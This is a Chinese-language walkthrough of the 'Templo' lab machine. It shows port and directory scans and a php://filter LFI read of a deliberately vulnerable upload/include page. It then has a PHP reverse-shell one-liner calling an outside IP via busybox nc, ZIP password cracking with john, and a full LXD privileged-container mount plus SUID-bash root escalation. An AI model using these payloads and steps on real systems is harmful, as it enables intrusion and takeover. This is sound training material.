Templo

image

信息搜集

192.168.100.67

端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
┌──(root㉿Eecho)-[/tmp/aaaa]
└─# rustscan -a 192.168.100.67
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
--------------------------------------
I don't always scan ports, but when I do, I prefer RustScan.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 10140'.
Open 192.168.100.67:22
Open 192.168.100.67:80
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-29 23:58 +0800
Initiating ARP Ping Scan at 23:58
Scanning 192.168.100.67 [1 port]
Completed ARP Ping Scan at 23:58, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:58
Completed Parallel DNS resolution of 1 host. at 23:58, 2.50s elapsed
DNS resolution of 1 IPs took 2.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 23:58
Scanning 192.168.100.67 [2 ports]
Discovered open port 80/tcp on 192.168.100.67
Discovered open port 22/tcp on 192.168.100.67
Completed SYN Stealth Scan at 23:58, 0.02s elapsed (2 total ports)
Nmap scan report for 192.168.100.67
Host is up, received arp-response (0.00059s latency).
Scanned at 2026-04-29 23:58:49 CST for 0s

PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
MAC Address: 08:00:27:BD:A2:96 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.66 seconds
Raw packets sent: 3 (116B) | Rcvd: 3 (116B)

目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root㉿Eecho)-[/tmp/aaaa]
└─# gobuster dir -u http://192.168.100.67/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,back
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.100.67/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html,back
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
images (Status: 301) [Size: 317] [--> http://192.168.100.67/images/]
index.html (Status: 200) [Size: 20869]
css (Status: 301) [Size: 314] [--> http://192.168.100.67/css/]
js (Status: 301) [Size: 313] [--> http://192.168.100.67/js/]
wow (Status: 301) [Size: 314] [--> http://192.168.100.67/wow/]
fonts (Status: 301) [Size: 316] [--> http://192.168.100.67/fonts/]
server-status (Status: 403) [Size: 279]
Progress: 1102790 / 1102790 (100.00%)
===============================================================
Finished
===============================================================


wow目录中给出了提示但目前没什么用

image


同时web主页也存在提示NAMARI

image

image


是一个文件上传和包含的入口,既然可以文件包含那么使用php filter伪协议读取index源码

1
php://filter/read=convert.base64-encode/resource=index.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
<?php
// Manejo de subida de archivos
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
$target_dir = "uploads/";

// Obtiene el nombre original del archivo y su extensión
$original_name = basename($_FILES["fileToUpload"]["name"]);
$file_extension = pathinfo($original_name, PATHINFO_EXTENSION);


$file_name_without_extension = pathinfo($original_name, PATHINFO_FILENAME);
$rot13_encoded_name = str_rot13($file_name_without_extension);
$new_name = $rot13_encoded_name . '.' . $file_extension;

// Crea la ruta completa para el nuevo archivo
$target_file = $target_dir . $new_name;

// Mueve el archivo subido al directorio objetivo con el nuevo nombre
if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
// Mensaje genérico sin mostrar el nombre del archivo
$message = "El archivo ha sido subido exitosamente.";
$message_type = "success";
} else {
$message = "Hubo un error subiendo tu archivo.";
$message_type = "error";
}
}


if (isset($_GET['page'])) {
$file = $_GET['page'];
include($file);
}
?>

<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8">
<title>Subida de Archivos y LFI</title>
<style>
body {
font-family: Arial, sans-serif;
margin: 0;
padding: 0;
display: flex;
flex-direction: column;
align-items: center;
justify-content: center;
min-height: 100vh;
background: url('up.jpg') no-repeat center center fixed;
background-size: cover;
}

h2 {
color: #333;
text-align: center;
width: 100%;
background-color: rgba(255, 255, 255, 0.8);
padding: 10px;
border-radius: 5px;
}

form {
background-color: rgba(255, 255, 255, 0.8);
padding: 20px;
border-radius: 5px;
box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
margin-bottom: 20px;
width: 80%; /* Ancho de los formularios al 80% de la pantalla */
max-width: 600px; /* Ancho máximo de los formularios */
}

label {
display: block;
margin-bottom: 8px;
font-weight: bold;
}

input[type="file"],
input[type="text"] {
width: 100%;
padding: 8px;
margin-bottom: 10px;
border: 1px solid #ccc;
border-radius: 4px;
}

input[type="submit"] {
background-color: #007bff;
color: white;
padding: 10px 15px;
border: none;
border-radius: 4px;
cursor: pointer;
width: 100%;
}

input[type="submit"]:hover {
background-color: #0056b3;
}

.message {
padding: 10px;
margin-bottom: 20px;
border-radius: 5px;
text-align: center;
width: 80%; /* Ancho del mensaje al 80% de la pantalla */
max-width: 600px; /* Ancho máximo del mensaje */
background-color: rgba(255, 255, 255, 0.8);
}

.success {
background-color: #d4edda;
color: #155724;
border: 1px solid #c3e6cb;
}

.error {
background-color: #f8d7da;
color: #721c24;
border: 1px solid #f5c6cb;
}
</style>
</head>
<body>
<?php if (isset($message)): ?>
<div class="message <?php echo $message_type; ?>">
<?php echo $message; ?>
</div>
<?php endif; ?>

<h2>Subir Archivo</h2>
<form action="index.php" method="post" enctype="multipart/form-data">
<label for="fileToUpload">Selecciona un archivo para subir:</label>
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Subir Archivo" name="submit">
</form>

<h2>Incluir Archivo</h2>
<form action="index.php" method="get">
<label for="page">Archivo a incluir:</label>
<input type="text" id="page" name="page">
<input type="submit" value="Incluir">
</form>
</body>
</html>

上传的文件名会被 ROT13 编码


上传反弹shell rev.php文件

1
<?php exec("busybox nc 192.168.43.61 8888 -e /bin/bash");?>

image

image

提权

/opt目录下有一个backup.zip get下来分析一下

1
2
3
4
5
6
7
8
9
10
11
www-data@TheHackersLabs-Templo:/$ cd /opt/
www-data@TheHackersLabs-Templo:/opt$ ls -al
total 12
drwxr-xr-x 3 root root 4096 Aug 6 2024 .
drwxr-xr-x 23 root root 4096 Aug 7 2024 ..
drwxrwxr-x 2 rodgar rodgar 4096 Aug 6 2024 .XXX
www-data@TheHackersLabs-Templo:/opt$ ls -al .XXX/
total 12
drwxrwxr-x 2 rodgar rodgar 4096 Aug 6 2024 .
drwxr-xr-x 3 root root 4096 Aug 6 2024 ..
-rw-r--r-- 1 root root 378 Aug 3 2024 backup.zip

解压的时候发现需要密码

1
2
3
4
5
┌──(root㉿Eecho)-[/tmp/aaaa]
└─# unzip backup.zip
Archive: backup.zip
creating: backup/
[backup.zip] backup/Rodgar.txt password:

使用johb爆破

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿Eecho)-[/tmp/aaaa]
└─# zip2john backup.zip > zip_hash.txt
ver 1.0 backup.zip/backup/ is not encrypted, or stored with non-handled compression type
ver 1.0 efh 5455 efh 7875 backup.zip/backup/Rodgar.txt PKZIP Encr: 2b chk, TS_chk, cmplen=36, decmplen=24, crc=5C3C7389 ts=8855 cs=8855 type=0
┌──(root㉿Eecho)-[/tmp/aaaa]
└─# ls
authorized_keys backup backup.zip zip_hash.txt
┌──(root㉿Eecho)-[/tmp/aaaa]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt zip_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 24 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
batman (backup.zip/backup/Rodgar.txt)
1g 0:00:00:00 DONE (2026-04-30 00:37) 50.00g/s 2457Kp/s 2457Kc/s 2457KC/s 123456..trudy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

解压压缩包

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root㉿Eecho)-[/tmp/aaaa]
└─# unzip backup.zip
Archive: backup.zip
[backup.zip] backup/Rodgar.txt password:
extracting: backup/Rodgar.txt
┌──(root㉿Eecho)-[/tmp/aaaa]
└─# ls
authorized_keys backup backup.zip zip_hash.txt
┌──(root㉿Eecho)-[/tmp/aaaa]
└─# cd backup
┌──(root㉿Eecho)-[/tmp/aaaa/backup]
└─# ls -al
total 12
drwxrwxr-x 2 root root 4096 Apr 30 00:38 .
drwxr-xr-x 3 root root 4096 Apr 30 00:37 ..
-rw-rw-r-- 1 root root 24 Aug 4 2024 Rodgar.txt
┌──(root㉿Eecho)-[/tmp/aaaa/backup]
└─# cat Rodgar.txt
6rK5£6iqF;o|8dmla859/_

得到rodgar用户的凭证

横向移动到rodgar

1
2
3
www-data@TheHackersLabs-Templo:/opt/.XXX$ su rodgar
Password:
rodgar@TheHackersLabs-Templo:/opt/.XXX$

rodgar -> root

rodgar用户在lxd组里面

1
2
rodgar@TheHackersLabs-Templo:~$ id
uid=1000(rodgar) gid=1000(rodgar) groups=1000(rodgar),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd)

LXD 是基于容器的虚拟化技术。如果在 lxd​ 组中,可以创建一个拥有 特权 (Privileged) 的容器。这个容器可以挂载宿主机的根目录(/)。

查看是否存在镜像

1
2
3
4
5
6
7
8
9
rodgar@TheHackersLabs-Templo:~$ lxc image list
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first container, try: lxc launch ubuntu:24.04
Or for a virtual machine: lxc launch ubuntu:24.04 --vm

+-------+-------------+--------+-------------+--------------+------+------+-------------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-------+-------------+--------+-------------+--------------+------+------+-------------+
rodgar@TheHackersLabs-Templo:~$

既然不存在那就上传一个

下载构建好的镜像

1
2
3
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
sudo ./build-alpine

image

构建成功上传到靶机上

1
2
3
4
5
6
7
8
9
10
11
12
rodgar@TheHackersLabs-Templo:~$ wget http://192.168.100.21/alpine-v3.23-x86_64-20260430_0118.tar.gz
--2026-04-29 17:19:39-- http://192.168.100.21/alpine-v3.23-x86_64-20260430_0118.tar.gz
Connecting to 192.168.100.21:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4113307 (3,9M) [application/x-gzip]
Saving to: ‘alpine-v3.23-x86_64-20260430_0118.tar.gz’

alpine-v3.23-x86_64-20260430_0118.tar.gz 100%[==================================================================================>] 3,92M --.-KB/s in 0,02s

2026-04-29 17:19:39 (166 MB/s) - ‘alpine-v3.23-x86_64-20260430_0118.tar.gz’ saved [4113307/4113307]

rodgar@TheHackersLabs-Templo:~$ chmod +x alpine-v3.23-x86_64-20260430_0118.tar.gz

1.初始化 LXD 环境

1
lxd init

2.导入镜像

1
lxc image import ./alpine-v3.23-x86_64-20260430_0118.tar.gz --alias myimage

3.创建并配置特权容器

这一步是利用 LXD 特性的核心。将创建一个“特权”容器,意味着容器内的 root 用户在权限上等同于宿主机的 root。

1
lxc init myimage privesc -c security.privileged=true

4.挂载宿主机根目录

将宿主机的物理根目录 (/​) 映射到容器内部的一个路径(如 /mnt/root​)。这样,在容器里读写 /mnt/root 时,实际上是在直接操作宿主机的硬盘。

1
lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true

5.启动容器并进入

启动容器并获取一个交互式的 Shell。

1
2
lxc start privesc
lxc exec privesc /bin/sh

6.实施提权(获取宿主机 Root)

1
2
3
4
5
/mnt/root # chmod +s /mnt/root/bin/bash
/mnt/root #
rodgar@TheHackersLabs-Templo:~$ /bin/bash -p
bash-5.2# id
uid=1000(rodgar) gid=1000(rodgar) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd),1000(rodgar)